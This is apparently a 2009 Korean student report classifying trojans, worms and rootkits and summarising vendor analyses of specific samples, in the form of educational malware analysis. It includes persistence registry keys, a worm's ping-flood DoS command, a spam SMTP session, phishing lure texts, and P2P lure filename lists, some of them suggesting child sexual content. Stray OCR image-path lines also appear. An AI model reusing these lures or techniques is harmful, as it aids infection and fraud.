분 석 보 고 서

시중 악성 코드의 유형과 패턴 분석 및 리버싱 툴을 이용한 샘플 코드 분석 결과 보고

작성자 : 배건규 (muckmock@nate.com)
최성훈 (kimjinyoo@hotmail.com)
윤정현 (aljad2000@gmail.com)
조성은 (jose84@nate.com)
최인희 (selene85@hanmail.net)

06 Nov. 2009

◉ 목 차 ◉

Chpter 1. 트로이목마(trojan)

1. 트로이목마(trojan)란?

트로이목마는 이름 그대로 그리스와 트로이의 전쟁에서 유래했다. 그리스는 난공불락의 요새인 트로이를 점령하기 위하여 목마를 만들어 병사들을 매복시켰다. 그 후 목마를 남겨두고 위장후퇴를 하였고, 트로이는 승리에 도취되어 전리품으로 목마를 성 안으로 가지고 들어왔다. 밤이 되었을 때, 목마에 숨어있던 그리스 병사들이 나와 트로이의 성문을 열었고 트로이는 그리스에 함락당하고 말았다.

트로이목마는 실제로는 악성 프로그램이지만 해롭지 않은 것처럼 보이는 위장파일이다. 트로이목마는 정상 파일을 가장하고 있다가, 사용자가 실행 시 컴퓨터를 망가뜨리거나 개인정보를 유출한다. 보통 자기 복제 능력이 없기 때문에 바이러스나 웜과 구분되어진다.

2. 침투 경로

직접 침투	크래커가 트로이목마 프로그램을 설치할 컴퓨터에 직접 접근하여 프로그램을 설치하는 방법
이메일을 이용한 침투	피해자에게 주변인을 가장하여 메일을 전송해 실행 파일을 실행하도록 만드는 방법
플러그인을 이용한 침투	ActiveX같은 플러그인을 이용하여 사용자가 프로그램을 자신도 모르는 사이에 다운받도록 유도하는 방법
공유 폴더를 이용한 침투	네트워크상의 공유폴더에 프로그램을 업로드해 피해자가 다운로드 받도록 유도하는 방법
이동형 저장장치를 이용한 침투	이동형 저장장치에 실행파일을 생성해 저장장치를 사용하는 컴퓨터에 설치
악성코드를 통한 침투	다른 악성코드(웜, 바이러스 등)등에서 프로그램을 설치

3. 동작 방식에 따른 분류

드롭퍼(Trojan-Dropper)	내부에 포함되어 있던 추가적인 악성코드를 설치하는 트로이목마
다운로더(Trojan-Downloader)	지정된 웹 사이트에 접속하여 추가적으로 악성코드를 다운로드하는 트로이목마
패스워드 스틸러(Trojan-PWS)	사용자 계정 및 비밀번호를 외부로 유출하는 트로이목마
프록시(Trojan-Proxy)	프록시의 설정을 변경하거나 프록시를 사용하는 트로이목마
클리커(Trojan-Clicker)	오류 메시지나 광고를 통해 사용자의 사이트의 접속을 유도하는 트로이목마
스파이(Trojan-Spy)	각종 시스템 정보를 외부로 유출하기 위해 제작된 트로이목마
익스플로잇(Trojan-Exploit)	취약점을 통해 감염시키는것이 주목적인 트로이목마

출처 : ISARC(INCA Internet Security Analysis & Response Center)

4. 시중 분석 코드

Trojan.Win32.VB.69632.AV
1. 악성코드에 감염되면 다음과 같은 경로에 파일을 생성 (윈도우폴더)₩rundll32.exe (윈도우폴더)₩msagent₩rundll32.exe c:₩challenge.exe **2. 감염된 시스템은 다음과 같이 레지스트리를 추가** HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run rundll32 : (윈도우폴더)₩rundll32.exe **3. 다음과 같은 사이트에 접속을 시도** guestbookdexxx.xxx [표기법] -"(윈도우 폴더)"란 시스템마다 다를 수 있으며 일반적으로 C:₩Windows (Windows 95/98/ME/XP), C:₩WinNT (Windows NT/2000) 이다.

-하우리-

Trojan.Win32.Krap.115712.D

1. 해당 악성코드는 DLL 파일로 다른악성코드와 유기적으로 동작하며, 사용자 계정을 가로채는 목적으로 제작되었다.

2. DLL 파일이 정상적으로 로드되면 다음과 같이 레지스트리를 수정

HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Policies₩Explorer
- NoDriveTypeAutoRun : 91
HKLM₩SOFTWARE₩Micorosoft₩Windows₩CurrentVersion₩Explorer₩Advanced₩Foler₩Hidden₩SHOWALL
- CheckedValue : 0
HKU₩(SID)₩Software₩Microsoft₩Windows₩CurrentVersion₩Explorer₩Advanced₩
- Hidden : 2
HKU₩(SID)₩Software₩Microsoft₩Windows₩CurrentVersion₩Explorer₩Advanced₩
- ShowSuperHidden : 0
HKLM(또는 HKCU)₩Software₩Microsoft₩Windows₩CurrentVersion₩Run
- kvasoft : 악성코드 경로

3. 사용자 계정을 갈로채는 프로세스는 다음과 같다.

- BlueSkyClient_R.exe : 창천온라인
- champagneClinet.exe : 샴페인온라인
- dnf.exe : 던전앤파이터
- elementclinet.exe : 무림외전
- engine.exe : SP1
- L2.exe : 리니지2
- lotroclient.exe : 반지의 제왕
- maplestory.exe : 메이플스토리
- pleione.dll : 마비노기
- pt2.exe : 프리스톤테일2
- r2clent.exe : R2
- TwelveSky2.exe : 십이지천2
- wffm.exe : 풍림화산
- winbaram.exe : 바람의 나라
- wow.exe : 월드오브워크래프트

4. 해킹 당한 것으로 추정되는 웹 사이트 dx3xx.com (6x.1x9.3x.6x) 에 접속하여 xxgx/lx1.xax 파일을 다운로드 시도한다.

Trojan.Win32.Delf.404992

1. 다음과 같은 증상을 보인다.

감염 시 스팸메일을 발송하고 종료

2. 다음과 같이 스팸메일을 발송

xxx.xxx.21.38로 스팸메일을 발송

HELO HiAsm.MailAUTH LOGINY29kZS1yb2JvdA==OTAwNDI3MAIL
From: code-robot@xxxex.ru
RCPT
To: puls-ft@xxxex.ruDATA

From: code-robot@yandex.ru
To: puls-ft@xxxex.ruSubject: ....
Content-Type: text/plain; charset="Windows-1251"

-하우리-

Trojan.Win32.PSWSmall.49152

1. 악성코드에 감염되면 다음과 같은 경로에 파일을 생성

(사용자 폴더)₩Local Settings₩Temp₩ms75E91007.nls

2. 감염된 시스템은 다음과 같이 레지스트리를 추가

HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩RunOnce₩DelTempFC65:
"cmd.exe /c del "C:₩DOCUME~1₩who₩LOCALS~1₩Temp₩ms75E91007.nls""

3. 다음과 같은 사이트에 접속을 시도

please-clixx.xx

[표기법]

- "(사용자 폴더)"란 시스템마다 다를 수 있으며 일반적으로 C:₩Documents and Settings₩계정명₩Local Settings

Trojan.Win32.PSWIGames.1022464
1. 게임관련 정보를 수집하는 것으로 추정 ("dnf.exe") 2. 악성코드에 감염되면 다음과 같은 경로에 파일을 생성 C:₩WINDOWS₩system32₩delnice.dll 3. 레지스트리에 다음과 같이 등록 HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Windows₩AppInit_DLLs: "delnice.dll"

-하우리-

5. 트로이목마 툴

- 흔히 알려진 트로이 목마 툴에는 Y3k, Netbus, BackOrifice등이 있다. 해당 툴들은 대부분 서버와 클라이언트 툴로 나누어지며, 서버에서 클라이언트를 컨트롤하고 정보를 유출할 수 있는 다양한 기능들을 제공하고 있다.

Y3k	
구 성	- server.exe (서버 툴) - y3krat.exe (클라이언트 툴) - Editserver.exe (서버 설정 프로그램) - y3k.dll (실행을 위한 dll파일) - about.txt (도움말)
기본 포트	- 5880
특징 및 기능	- 다양한 서버 옵션 - 간편한 사용 방법 - 침입 컴퓨터를 ftp 서버화 - 침입 컴퓨터를 실시간 캡쳐 - icq 제어 - scan 기능 - 침입 컴퓨터에 각종 메시지 전송

BackOriffice2000	
구 성	- Bo2k.exe (서버 툴) - Bo2kgui.exe (클라이언트 툴) - Bo2kcfg (서버 툴 설정 프로그램)
기본 포트	- 54320, 31337, 사용자 설정
특징 및 기능	- 서버 툴의 사용자 정의 설정이 다양 - 다양한 클라이언트 툴의 활용 - 침투한 컴퓨터의 모든 시스템 및 프로그램 장악 - 키 로그 작성 및 유출 - 침투한 컴퓨터를 통해 다른 컴퓨터로 침투가 가능

Netbus	
구 성	- patch.exe (서버 툴) - netbus.exe (클라이언트 툴) - netbus.rtf (도움말)
기본 포트	- netbus 1.70 : 12345, 12346 - netbus 2.0 : 20034
특징 및 기능	- 프로그램 실행 및 종료 - 스크린 캡쳐 - 시스템 강제 종료 - 사운드 제어 - 경고창 제어 - 마우스 제어 및 실행 - 인터넷 브라우저 제어

Chapter 2. 웜(Worm)

1. 컴퓨터 웜(Computer Worm)이란?

컴퓨터 웜(Computer Worm)은 스스로를 복제하는 컴퓨터 프로그램이다. 컴퓨터 바이러스와 비슷하다. 바이러스가 다른 실행 프로그램에 기생하여 실행되는 데 반해 웜은 독자적으로 실행되며 다른 실행 프로그램이 필요하지 않다. 웜은 종종 컴퓨터의 파일 전송 기능을 착취하도록 설계된다. 컴퓨터 바이러스와 웜의 중요한 차이점은 바이러스는 스스로 전달할 수 없지만 웜은 가능하다는 점이다. 웜은 네트워크를 사용하여 자신의 복사본을 전송할 수 있으며, 어떠한 중재 작업 없이 그렇게 할 수 있다. 일반적으로 웜은 네트워크를 손상시키고 대역폭을 잠식하지만, 바이러스는 컴퓨터의 파일을 감염시키거나 손상시킨다. 바이러스는 보통 네트워크에 영향을 주지 않으며 대상 컴퓨터에 대해서만 활동한다.

2. 침투 경로

이메일을 이용한 침투	- 대량의 메일을 보내는 방법으로 웜 확산 - 전파속도가 매우 빠름 - 가장 많은 비율을 차지 예) blaster, bagle, netsky, mydoom, sober
메신저, P2P 이용	메신저, P2P용 프로그램이 웜의 전파경로로 이용
바이러스와 결합	웜과 바이러스의 결합(빠른 전파력 + 파괴력)
IRC warm	- IRC프로그램을 사용하여 전파 - 주로 mIRC와 script를 이용 - 특정 채널에 접속해 다수에게 웜을 보냄 - 오퍼의 명령을 기다림 - 최근 IRC 자체엔진을 가진 웜 출현 예) Clicklt, IRCbot, sdBot

4. 시중 분석 코드

Email-Worm.BAT.Alcobul.a
이 웜은 감염 메시지를 첨부한 채로 인터넷을 통해 전파됩니다. BAT파일이며 크기는 2,083바이트이다. - 설치 실행되면 윈도우 디렉토리에 "UpgradeToWindowsXP.bat"라는 이름으로 자신을 복사 : C:₩Windows₩UpgradeToWindowsXP.bat 또한 다음 디렉토리를 스스로 복사: C:₩XP₩

웜은 시스템 재시작시 자동으로 실행되게 하기 위해 시스템 레지스트리에 자신의 실행파일 링크를 추가 :
[HKLM₩Software₩Microsoft₩Windows₩CurrentVersion₩Run]
"PX" = "C:₩XP₩xp.bat"
그러기 위해 다음 파일을 생성합니다:
C:₩XPUpdate.reg

- 전파
이 웜은 두 가지 방법으로 전파된다.

① IRC채널을 통한 전파:
피해 PC에 "mIRC"라는 프로그램이 설치되어 있으면, 웜은 "C:₩mIRC₩script.ini"를 바꿔치기합니다. 이 파일은 IRC채널에서 웜을 사용자들에게 보내는 명령을 포함하고 있다.

② 감염 메시지를 첨부한 채 인터넷을 통한 전파:
웜은 다음 파일을 생성:
C:₩X.vbs
이 파일은 아웃룩 익스프레스 주소록에 있는 모든 주소로 웜의 복사본을 전송한다.

감염 메시지:
메시지 제목:
Upgrade to Windows XP
메시지 본문:
Good news from Microsoft. Click the attachment for your FREE Windows XP. Upgrade to Windows XP now.
웜은 다음 첨부파일을 전송 :
C:₩Windows₩UpgradeToWindowsXP.bat
웜이 실행되면 인터넷 익스플로를 사용해서 다음 사이트를 연다 :
http://www.yahooka.com
웜은 www.hotmail.com에 Dos공격을 수행하기 위해 다음 명령을 실행 :
ping.exe -l 10000 -t www.hotmail.com
또한 다음 디렉토리 안에 있는 모든 "*.dat" 파일을 스스로와 바꾼다:
C:₩progra~1₩mcafee₩mcafee~1₩

Email-Worm.VBS.Small.n

이 웜은 인터넷을 통해 감염메시지를 첨부한 채로 유포된다. 감염메시지는 피해 PC에서 수집된 모든 이메일 주소로 보내진다. 1,310바이트이며, 비주얼베이직 스크립트로 짜여져 있다(VBS).

웜이 실행되면 윈도우 루트 디렉토리의 자신의 복사본을 생성:
%WinDir%₩Troyan.vbs
윈도우가 재시작될 때마다 자동으로 실행되도록 하기 위해 시스템 레지스트리에 웜의 실행 파일을 등록한다.
[HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩RunServices]
"E-Mail" = "%WinDir%₩Troyan.vbs"

웜은 스스로를 주소록의 모든 연락처로 전송한다. 또한 감염된 PC의 정보를 원격지의 악성 사용자에게 보낸다. 수집된 pwl파일은 메시지에 첨부되고, 이 파일은 사용자 암호를 담고 있다.

이메일을 통한 유포
웜은 MS아웃룩 주소록으로부터 이메일 주소를 수집합니다. 그 뒤 수집된 모든 주소들에 주기적으로 스스로를 전송합니다.
감염 메시지:
감염된 메시지의 예:
제목:
Prinosim izveneniya…
본문:
Prinosim izvineniya za lichnoyebespokoistvo. Prosim vas vyislat' Vash login i parol' (zhelatel'no bezlishnikh simvolov) na adres: support@inbox.ru dlya povtornoiidentifikatsii. Zaranee spasibo…"
웜은 메시지에 스스로를 파일 첨부하여 전송한다.
이메일의 예는 원격지의 악성 사용자에게 전송되었습니다.(*****Snake@inbox.ru):
제목:
Lam grokhnut!!!
본문:
Vot fail s parolyami

IM-Worm.Win32.Bropia.ad

이 웜은 Visual Basic으로 작성되었고 보통IM-Worm자체와 Backdoor.Win32.Rbot변종의 두 가지 컴포넌트를 가지고 있는데 이는 파일 내에 포함되어 있다. 백도어는 대개 UPX와 Morphine으로 압축되며, Backdoor.Win32.Rbot.gen으로 탐지된다.
웜의 크기는 188,416바이트이며 웜 파일 내에 포함되어 있는 압축 백도어의 크기는 86,528바이트이다. 압축을 풀면 대략 1.23MB정도 된다.

웜은 P2P다운 로드나 MSN메신저를 통해 링크의 형태로 도착할 가능성이 높다. 실행되면 웜은 msnadp32.exe로서 시스템 디렉토리에 자신을 복사한다. 또한 많은 P2P어플리케이션의 공유 디렉토리에 자신을 복사한다.

백도어는 또한 ImSexy.exe로서 C:₩tmpdata 내에 설치된다. 일단 실행되고 나면 %sysdir%₩pwmgr.exe 에 설치되며 ImSexy.exe를 삭제한다.

웜은 레지스트리에 키를 추가하는데 이는 웜이 Windows 스타트 업에서 실행되도록 하기 위한 것이다.
[HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run]
MSN Administration For Windows="msnadp32.exe"
또한 백도어는 Windows 스타트 업에서 실행되도록 하기 위해서 레지스트리 키를 추가합니다.
[HKEY_USERS₩S-1-5-21-1482476501-162531612-839522115-1003₩Software₩Microsoft₩OLE]
WinPWD Manager="pwmgr.exe"
[HKEY_USERS₩S-1-5-21-1482476501-162531612-839522115-1003₩Software₩Microsoft₩Windows₩CurrentVersion₩Run]
WinPWD Manager="pwmgr.exe"
[HKEY_USERS₩S-1-5-21-1482476501-162531612-839522115-1003₩Software₩Microsoft₩Windows₩CurrentVersion₩RunServices]
WinPWD Manager="pwmgr.exe"
[HKEY_USERS₩S-1-5-21-1482476501-162531612-839522115-1003₩SYSTEM₩CurrentControlSet₩Control₩Lsa]
WinPWD Manager="pwmgr.exe"
[HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Ole]
WinPWD Manager="pwmgr.exe"
[HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run]
WinPWD Manager="pwmgr.exe"
[HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩RunServices]
WinPWD Manager="pwmgr.exe"
[HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩Lsa]
WinPWD Manager="pwmgr.exe"
[HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Control₩Lsa]
WinPWD Manager="pwmgr.exe"

웜은 Rbot백도어를 전파시키기 위해서 효과적으로 사용된다. 이 Rbot변종은 많은 기능이 있는데 파일 수신 및 실행, keylogging, FTP서버로서 작동, 프록시서버로서 작동, 포트 검사, DDoS공격실행, 스크린과 웹 캠 캡처, exploit과 사전 공격을 이용하여 네트워크에 확산 등이포함되어 있다.
또한 많은 유명한 Pc게임의 cd키를 훔치는 기능도 있다. %sysdir%₩pwmgr.exe 에 있는 호스트 파일이 대체되는데, 이로써 감염 컴퓨터가 다양한 보안 관련 사이트에 접속하지 못하게 한다.

웜은 메시지를 MSN접속 목록에 있는 모든 주소에 발송한다. 메시지는 악성.php파일에 연결되는 링크를 포함하고 있으며 이 링크는는 수신자의 이메일 주소가 포함되어 있다.일단 수신자가 링크를 클릭하게 되면 수신자의 이메일 주소가 수집되고 스팸업자들이 이를 사용할 수 있다.
[nickname] says:
lmao you dumbass!

[nickname] says:
http://freebuddyicons.[censored].php?user=[recipient's email address]

Bropia는 간격을 두고 두 가지 문장을 발송하는데 이는 수신자가 이 링크를 클릭할 가능성을 극대화하기 위한 것이다. 또한 P2P 네트워크를 사용하여 전파된다. 많은 P2P어플리케이션의 공유 디렉토리에 자신을 복사하는데 다음의 파일 이름을 사용한다.

- Adult ID Check.exe
- Aim Flooder.exe
- Aim Hacker.exe
- AIMHacks.exe
- Anarchist CookBook.exe
- AVPDVDRip.mpg.exe
- BF1942FULL.exe
- BFVietnam.exe
- BigBoobs.exe
- BigBoobsXXX.exe
- Britney XXX.exe
- broadband wizard.exe
- cable accelerator.exe
- cable uncapper.exe
- CallofDutyFULL.exe
- CoolGames.exe
- Cool_Games.exe
- CounterStrike.exe
- CounterStrikeSOURCE.exe

- CounterStrikeSourceFULL.exe
- Cracker Game.exe
- Cracks Collections.Exe
- Credit Card.exe
- Delphi6 Keygen.exe
- DOOM3_FULL.exe
- DownLoad Accelerator Plus.exe
- Dreamcast BootDisc.exe
- Dropitlikeitzhot.exe
- DVDRipper.exe
- Easy CD Creator 5.exe
- email hacker.exe
- exeeenSaver.exe
- F-ProtAV-Full.exe
- FBISecretDocuments.exe
- FTP Commander.exe
- Ftp Cracker.exe
- Ftp Hacker.exe
- FuckedHARDXXX.exe
- Gladiator (Movie) - Full Downloader.exe
- GTAViceCity.exe
- Hacker Kit.exe
- Hacker.exe
- HackingWebpage.exe
- HackingWindowsXP.exe
- HackingXP.exe
- HalfLife2FULL+ Crack.exe
- HalfLife2FULL.exe
- Halflife2KeyGen.exe
- HalfLife2_FULL.exe
- Hotmail Account Hacker.exe
- Hotmail Hack.exe
- Hotmail Hacker.exe
- Hotmail Password Cracker.exe
- HotmailHackerKit.exe
- How-to-Hack.exe
- HowtoHack.exe
- Icq Ad Remover.exe
- Icq Banner Remover.exe
- ICQ Hack.exe

- icq hacker.exe
- icq ip patch.exe
- Ident Faker.exe
- Ident Spoofer.exe
- IE6 Final.exe
- InDaClub.exe
- irc flooder.exe
- IRobotDVDRip.mpg.exe
- Jasc Paint Shop Pro 7 (Full).exe
- JeniferLopezNUDE.exe
- Johnny English (Movie) - Full Downloader.exe
- Kazaa ad remover.exe
- LanGuard NetScan.exe
- Linux RootKit.exe
- Matrix Reloaded.exe
- McafeeAntiVirus.exe
- MedalofHonorPacificAssultFULL.exe
- Microsoft Office Full.exe
- MiddleSchoolPornXXX.exe
- Mirc6 Full.exe
- mirc6 keygen.exe
- Mp3 Maker Pro.exe
- mp3 to wav full.exe
- Msn Hacker.exe
- MSN Messenger Password Stealer.exe
- MS_Frontpage.exe
- NeroBurningRom 6.exe
- Norton AntiVirus Full.exe
- Norton Keygen-All Vers.exe
- NortonAntirVirus2005FULL.exe
- NortonAntiVirus2005FULL.exe
- NortonPersonalFirewallFULL.exe
- NudeCheerleaders.exe
- OfficeXP sp2 express.exe
- PasswordCrackers.exe
- PCChillen.exe
- pE packer.exe
- Peck.exe
- PhotoShopCS8.0_Crack.exe
- PipeBombTutorial.exe

- PreTeenBlowJob.exe
- PreTeenSEX.exe
- PreTeenXXX.exe
- PS1 BootDisc.exe
- PS2 BootDisc.exe
- PSXCopy Full.exe
- Salford.exe
- Serials 2k.exe
- Serials Collections.exe
- SexyChickXXXHarcore.exe
- SexyTeen.exe
- Simpsons.exe
- SluttyCheerleaders.exe
- SohposAntiVirusFULL.exe
- Sopohs_Anti_Virus.exe
- SpywareKiller.exe
- SteelCap.exe
- StylesXP.exe
- Sub7 Master Password.exe
- Sub7 Remover.exe
- SwordFish (Movie) - Full Downloader.exe
- SxyTeenagePorn.exe
- SxyTeenageSEX.exe
- SxyTeenFuckedHARD.exe
- SxyTeenGetsItuptheASS.exe
- TeenSexHardcore.exe
- Trillian Patcher.exe
- Trillian Pro Full.exe
- Trojan Remover.exe
- uin2ip.exe
- VS.Net Patcher.exe
- Wadle.exe
- WallPapersXXX.exe
- webpage hacker.exe
- WebpageHackingTools.exe
- WebRootSpySweeper.exe
- Westdene.exe
- Win Proxy.exe
- Win Shares Cracker.exe
- Win-RAR-FULL+CRACK.exe

- Win-RAR-FULL.exe
- Win98 Hacker.exe
- WinXP Keygen.exe
- WinXPHacking.exe
- www hacker kit.exe
- XPHackes.exe
- xxx exeeensaver.exe
- XXX Virtual Sex.exe
- XXXCollection.exe
- XXXHighSchoolSluts.exe
- XXXMagaPack.exe
- XXXTeenSexXXX.exe
- XXXWallpaperCollection.exe
- Yahoo Hacker.exe
- Zip_RAR_PWCracker.exe
- ZoneAlarm Pro Full.exe
- ZoneAlarm.exe

Rbot는 Windows의 수정되지 않은 취약점을 이용함으로써 네트워크에서 확산된다. 또한 표적으로 삼은 컴퓨터에 침투하기 위해서 사전 공격을 감행함으로써 확산된다.

P2P-Worm.Win32.SdDrop.a

이 웜은 KaZaA와 iMesh 파일공유 네트워크를 통하여 퍼진다. 이것은 Backdoor.Sdbot.gen을 복사하여 실행한다. 이 웜은 ASPack를 사용하여 압축되었고 크기는 대략 25Kb이다.

실행에 있어 이 웜은 %System%₩Xms32.exe에 복사한다. 이것은 Backdoor.Sdbot.gen을 풀어내고 %System%₩Xms32.tmp.exe 에 복사한다. 그 때 웜은 %Windir%₩sCache32 폴더에 생성하고, 그 폴더에 아래와 같은 이름을 가진 파일을 복사한다.

- 2 Find MP3 8.2.0.exe
  AC3-MP3 converter.exe
  ACDSee 5.5b.exe
  ACDSee Classic 2.79.exe
  Ad-aware 6.5 (new)Download Accelerator Plus 6.3.exe
- Adobe Acrobat Reader 5.6.exe
- Adobe PhotoShop 7.1 crack.exe
- All Editor 3.0b.exe
- AOL Instant Messenger 6.1.exe

- Auction Sentry (new).exe
- AudioLabel CD Labeler 3.0 (+crack).exe
- Battlefied1942 Pack4 (crack+bloodpatch).exe
- BearShare 5.1.1.exe
- C&C Generals Pack2 (new patch).exe
- Complete UK Music Database 4.2.exe
- DirectDVD 4.9.exe
- DivX Bundle 6.2.exe
- DivX edit (new).exe
- DivX Video Bundle 5.5.1.exe
- DvD Rip guide (+tools) st0rm.exe
- Dynamite Downloads.exe
- Easy CD Creator Software Update.exe
- FlashFXP (keygen).exe
- FreeRip 4.30.exe
- Genie Stream 3.2.4.exe
- GetRight 5.5 + crack.exe
- Global DiVX Player 2.0.1.exe
- Gothic 2 (m-patch).exe
- Grokster 2.0.exe
- Hacker Tutorial (by ph3Akz).exe
- Half-Life keygen (+ogc hack).exe
- HL keys (working).exe
- I.G.I. 2 (new crack).exe
- ICQ Lite beta (b2253).exe
- ICQ Pro 2003a beta (b4600).exe
- iMesh 4.1 beta.exe
- iSnipeIt 5.0c.exe
- James Bond 007 Nightfire crack.exe
- Kazaa Media Desktop 2.5.exe
- Kazaa Skins 1.8.exe
- KaZooM MP3 Kazaa Accelerator 2.5.exe
- Medal Of Honor (Allied Assault) crack.exe
- Microangelo 6.0b.exe
- mIRC 6.x addon patch.exe
- mIRC s3th war-script.exe
- Morpheus 2.6.exe
- MP3 cut pro 3.0.exe
- MSN Messenger 5.5.10.exe
- Need for Speed 6 (new cars + crack).exe

- NeoNapster 3.92.exe
- Nero Burning ROM 5.8.2.4.exe
- Network Cable + ADSL Speed 2.0 (beta).exe
- New Nvidia (geForce) drivers (beta).exe
- Nimo Codec Pack 9.0 (stable).exe
- Nvidia Detonator XP Drivers (Windows XP/2000).exe
- Operation Flashpoint (bloopatch).exe
- Patch Creator 3.5a.exe
- PhotoShow 3.1.exe
- Pop-Up Stopper 4.0 (beta).exe
- Ps2 to Pc tutorial (+tool).exe
- QuickTime 7.2 (new).exe
- Raven Shield 5.32 crack.exe
- RealJukebox Basic 2.8.exe
- RealOne Free Player 2.8.exe
- RemoteSpy 1.5.exe
- Sim City 4 crack.exe
- Splinter Cell crack.exe
- TitJiggle (flash game).exe
- Trillian 0.8 + plugins.exe
- UniversalFlood (4.8b).exe
- Unreal2 (2.8) crack.exe
- UT2003 multi-crack (new).exe
- Warcraft3 battle.net(2.5) crack.exe
- Window Washer 4.8.exe
- WinMX 3.5.1.exe
- WinRAR 3.8.exe
- WinZip 8.3b (crack).exe
- WinZip 9.0 SR-1.exe
- Wippit 2.1 (beta).exe
- WS_FTP LE 6.0.exe
- XViD bundle (codec+tutorial).exe


윔은 시스템 자동시작 레지스트리에 등록한다.

HKCU₩Software₩Kazaa₩LocalContent
HKCU₩Software₩iMesh₩Client₩LocalContent
"Dir? 012345:"="%Windir%₩sCache32"
"DisableSharing"="0"

Chapter 3. 루트킷(Rootkit)

1. 루트킷(RootKit)이란?

루트킷은 커널모드와 유저모드에서 동작한다. 유저모드 보다는 커널모드에서의 비중이 더 크며, 많은 루트킷들이 커널모드에서 동작하도록 만들어져 있다. 유저모드 보다는 커널모드에서 탐지가 더 어렵고 커널모드는 탐지가 되더라도 회피를 하거나, 탐지 프로그램을 죽이는 것이 가능하다. 대부분의 루트킷들은 커널모드와 유저모드에서 동시에 동작하도록 되어있다. 루트킷의 핵심키워드 '꼭꼭 숨어라' : 탐지되지 않는 대부분의 기술과 트릭은 코드와 데이터를 시스템에서 숨기기 위해 존재한다.



파일을 만들거나 어떤 API 코드를 실행하거나, 그러한 것은 커널모드에서 하기에는 조금 복잡하기도 하고 디버깅할 때나 예외가 발생했을 때 수정하기도 힘들다. 그래서 루트킷은 커널모드에서 동작하도록 만들어져 있지만 유저모드에서도 동작하도록 만들어져 있다. 커널모드, 유저모드가 서로 상호작용을 하면서 탐지가 쉽게 되는 유저모드를 커널모드에서 감춰주고 커널모드에서 사용하기 어려운 기능들은 유저모드에서 작성을 함으로써 코드가 간결하며 강력한 루트킷을 만들게 되는 것이다.

또한, 루트킷의 핵심 키워드는 '탐지되지 않는' 이다. 루트킷의 대부분의 기술과 트릭들은 코드와 데이터를 시스템에서 숨기기 위해 존재한다고 해도 틀린말이 아니다. 물론 해당 컴퓨터를 조종하기 위한 코드나 어떤 정보를 얻기위해 작성한 코드도 있겠지만 가장 중요한 것은 사용자나 관리자에게 루트킷이 깔려있는지 알 수 없게 해야 한다는 것이다. 자신이 설치가 되고 작동이 되더라도 시스템 관리자가 보기에는 설치되기 전과 설치된 후가 변한 것이 없어야 한다.

'많은 루트킷들이 커널모드에서 동작하도록 만들어져 있다.' 라고 했는데 그 아래에서는 '대부분의 루트킷들은 커널모드와 유저모드에서 동시에 동작하도록 되어있다' 이라고 쓴 이유가 무엇일까? 사실 커널모드에서 하기 힘든일을 유저모드에서는 쉽게 할 수 있다.


2. 사용 용도

원격제어를 통해 파일을 제어하거나, 시스템이 '블루스크린'을 발생시키게 만들고 재부팅되도록 만들 수 있다.
- 커맨드쉘 (즉, cmd, /bin/sh)에 접할 수 있다.
- 소프트웨어 감청을 통해서 네트워크 패킷 스니핑, 키입력 가로채기, 그리고 이메일 내용 훔쳐보기를 통해 사용자의 비밀번호를 알아낼 수도 있다.

3. 작동유형 (Windows Architecture)

윈도우는 커널모드와 유저모드를 갖고 있다. 유저모드는 Ring Level 3, 커널모드는 Ring Level 0 이며 이는 CPU에서 레벨에 따라 명령어를 실행하게 하거나 못하게 한다. 만약 Ring Level 3인 유저모드에서 Ring Level 0의 명령어를 실행하려 한다면 CPU에서 예외를 발생시킨다는 것이다. 운영체제는 유저모드를 신뢰하지 않는다. 항상 감시의 눈초리를 보내다가 수상한 행동을 할 때 해당 프로세스를 Kill 한다.

